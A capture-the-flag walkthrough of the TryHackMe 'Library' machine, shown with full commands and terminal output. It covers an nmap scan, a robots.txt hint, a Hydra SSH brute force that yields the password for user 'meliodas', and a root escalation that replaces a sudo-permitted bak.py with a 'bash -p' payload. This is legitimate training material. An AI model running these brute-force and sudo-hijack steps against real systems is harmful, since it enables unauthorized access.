

Library

Service enumeration, SSH credential discovery, and Python-based privilege escalation

Platform: TryHackMe | Difficulty: Easy | Room: library

Attack path

Nmap → robots.txt → Username discovery → Hydra → SSH → Sudo misconfiguration → Replaceable Python script → Root

Reconnaissance

I began with Nmap default-script and service-version detection to identify reachable TCP services and collect initial HTTP metadata.

```
nmap -sC -sV <MACHINE_IP>
```

The scan identified 22/tcp running OpenSSH 7.2p2 and 80/tcp running Apache HTTP Server 2.4.18. The HTTP title identified the host as the Library machine, so I prioritized the web service for further enumeration.

```
(kali@kali)~$ nmap -sC -sV 10.112.168.190
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-21 10:36 -0400
Nmap scan report for 10.112.168.190
Host is up (0.072s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:2f:c3:47:67:06:32:04:ef:92:91:8e:05:87:d5:dc (RSA)
|   256  68:92:13:ec:94:79:dc:bb:77:02:da:99:bf:b6:9d:b0 (ECDSA)
|_  256  43:e8:24:fc:d8:b8:d3:aa:c2:48:08:97:51:dc:5b:7d (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Welcome to Blog - Library Machine
|_ http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.82 seconds
```

Evidence - Nmap identifies SSH on port 22 and HTTP on port 80.


Open services: 22/tcp (SSH) and 80/tcp (HTTP)

Web enumeration

robots.txt clue

The Nmap HTTP scripts reported a robots.txt file. I opened it in the browser and found an unusual user-agent value rather than a conventional crawler name.

`http://<MACHINE_IP>/robots.txt`



Evidence - robots.txt exposes the string rockyou.

The string rockyou strongly suggested the common rockyou password list. A username was still required before testing SSH credentials.

Username discovery

The web application displayed a blog post whose author line named meliodas. I treated this value as a candidate local account for the exposed SSH service.



Evidence - The blog post identifies meliodas as the author.

Candidate username: meliodas

Password-list verification

I checked the standard Kali Linux word-list directory and confirmed that rockyou was available as rockyou.txt.gz.

```
ls -l /usr/share/wordlists
```

```

(kali@kali)-[~]
$ ls -l /usr/share/wordlists
total 52108
lrwxrwxrwx 1 root root      25 Jul  8 07:50 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root      30 Jul  8 07:50 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root      35 Jul  8 07:50 dnsmap.txt -> /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx 1 root root      45 Jul  8 07:50 fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root      28 Jul  8 07:50 john.lst -> /usr/share/john/password.lst
lrwxrwxrwx 1 root root      41 Jul  8 07:50 nmap.lst -> /usr/share/nmap/nmaplib/data/passwords.lst
-rw-r--r-- 1 root root 53357329 Feb  3 02:57 rockyou.txt.gz
lrwxrwxrwx 1 root root      39 Jul  8 07:50 sqlmap.txt -> /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx 1 root root      25 Jul  8 07:50 wfuzz -> /usr/share/wfuzz/wordlist
lrwxrwxrwx 1 root root      37 Jul  8 07:50 wifite.txt -> /usr/share/dict/wordlist-probable.txt

```

Evidence - rockyou.txt.gz is present in /usr/share/wordlists.

The Hydra build used in this session accepted the compressed list directly, as confirmed by the successful run below. On systems that require plain-text input, the archive can be decompressed with:

```
gzip -dk /usr/share/wordlists/rockyou.txt.gz
```

SSH credential discovery

Within the authorized lab scope, I tested the meliodas account against the password list with four parallel tasks.

```
hydra -l meliodas -P /usr/share/wordlists/rockyou.txt.gz -t 4 ssh://<MACHINE_IP>
```

Here, -l supplies one username, -P supplies the password-list file, and -t 4 limits Hydra to four concurrent tasks. The test returned one valid SSH credential pair.

```

(kali@kali)-[~]
$ hydra -l meliodas -P /usr/share/wordlists/rockyou.txt.gz -t 4 ssh://10.112.168.190
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-21 10:40:58
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.112.168.190:22/
[STATUS] 92.00 tries/min, 92 tries in 00:01h, 14344307 to do in 2598:37h, 4 active
[22][ssh] host: 10.112.168.190 login: meliodas password: iloveyou1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-21 10:43:39

```

Evidence - Hydra identifies a valid password for meliodas.

Credentials: meliodas / iloveyou1

Initial access

I used the discovered credentials to establish an SSH session on the target.

```
ssh meliodas@<MACHINE_IP>
```

After accepting the host key and authenticating, I obtained a shell as meliodas on Ubuntu 16.04.6 LTS.

```

(kali@kali)-[~]
$ ssh meliodas@10.112.168.190
The authenticity of host '10.112.168.190 (10.112.168.190)' can't be established.
ED25519 key fingerprint is: SHA256:Ykgtf0Q1wQcyrBaGkW4BEBf3eK/QPGXnmEMgpaLxmzs
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:3: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.112.168.190' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
meliodas@10.112.168.190's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Last login: Sat Aug 24 14:51:01 2019 from 192.168.15.118
meliodas@ubuntu:~$

```

Evidence - Successful SSH login as meliodas.

User flag

I listed the user's home directory, located user.txt, and read the file.

```

ls -la
cat user.txt

```

```

meliodas@ubuntu:~$ ls -la
.  ..  bak.py  .bash_history  .bash_logout  .bashrc  .cache  .nano  .profile  .sudo_as_admin_successful  user.txt
meliodas@ubuntu:~$ cat user.txt
[REDACTED]
meliodas@ubuntu:~$

```

Evidence - user.txt is read; the flag value is redacted for publication.

User flag: REDACTED

Privilege escalation

Confirming restricted access

An attempt to list /root as meliodas returned Permission denied, confirming that privilege escalation was required.

```

ls /root
ls: cannot open directory '/root': Permission denied

```

```

meliodas@ubuntu:~$ ls /
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz  vmlinuz.old
meliodas@ubuntu:~$ ls /root
ls: cannot open directory '/root': Permission denied
meliodas@ubuntu:~$

```

Evidence - meliodas cannot access /root directly.

Reviewing sudo permissions

I inspected the sudo rules available to meliodas.

```
sudo -l
```

Sudo rule: (ALL) NOPASSWD: /usr/bin/python /home/meliodas/bak.py

The rule allowed a Python interpreter matching /usr/bin/python* to execute /home/meliodas/bak.py as root without a password. Because meliodas had write and execute permissions on the parent directory, the file could be removed and recreated before sudo executed it. In Linux, deleting a file depends primarily on write and execute permissions on its parent directory, not on write permission to the file itself.

```
meliodas@ubuntu:~$ sudo -l
Matching Defaults entries for meliodas on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User meliodas may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py
meliodas@ubuntu:~$ ls -l /home/meliodas/bak.py
-rw-r--r-- 1 root root 353 Aug 23 2019 /home/meliodas/bak.py
meliodas@ubuntu:~$ ls -ld /home/meliodas
drwxr-xr-x 4 meliodas meliodas 4096 Aug 24 2019 /home/meliodas
meliodas@ubuntu:~$ rm /home/meliodas/bak.py
rm: remove write-protected regular file '/home/meliodas/bak.py'? y
meliodas@ubuntu:~$ ls -a
.  .. .bash_history .bash_logout .bashrc .cache .nano .profile .sudo_as_admin_successful user.txt
```

Evidence - sudo permissions and writable bak.py file.

Replacing the sudo-authorized script

I recreated bak.py with a short Python payload that replaces the interpreter process with a Bash shell. The -p option instructs Bash to preserve the effective user ID instead of dropping the elevated privileges.

```
echo 'import os; os.execl("/bin/bash", "bash", "-p")' > /home/meliodas/bak.py
```

```
meliodas@ubuntu:~$ echo 'import os; os.execl("/bin/bash", "bash", "-p")' > /home/meliodas/bak.py
meliodas@ubuntu:~$ ls -a
.  .. bak.py .bash_history .bash_logout .bashrc .cache .nano .profile .sudo_as_admin_successful user.txt
```

Evidence - bak.py is replaced with a Bash-launching Python payload.

Obtaining a root shell

I executed the authorized script through the permitted Python interpreter.

```
sudo /usr/bin/python3 /home/meliodas/bak.py
```

```
meliodas@ubuntu:~$ sudo /usr/bin/python3 /home/meliodas/bak.py
root@ubuntu:~#
```

Evidence - The prompt changes from meliodas to root.

Privilege context: root

Root flag

With elevated privileges, I listed /root and read root.txt.

```
ls /root
cat /root/root.txt
```

```
root@ubuntu:~# ls -l
total 8
-rw-rw-r-- 1 meliodas meliodas 47 Jul 21 07:54 bak.py
-rw-rw-r-- 1 meliodas meliodas 33 Aug 23 2019 user.txt
root@ubuntu:~# ls /
bin boot dev etc home initrd.img initrd.img.old lib lib64 lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz vmlinuz.old
root@ubuntu:~# ls /root
root.txt
root@ubuntu:~# cat /root/root.txt
```

Evidence - root.txt is read; the flag value is redacted for publication.

Root flag: REDACTED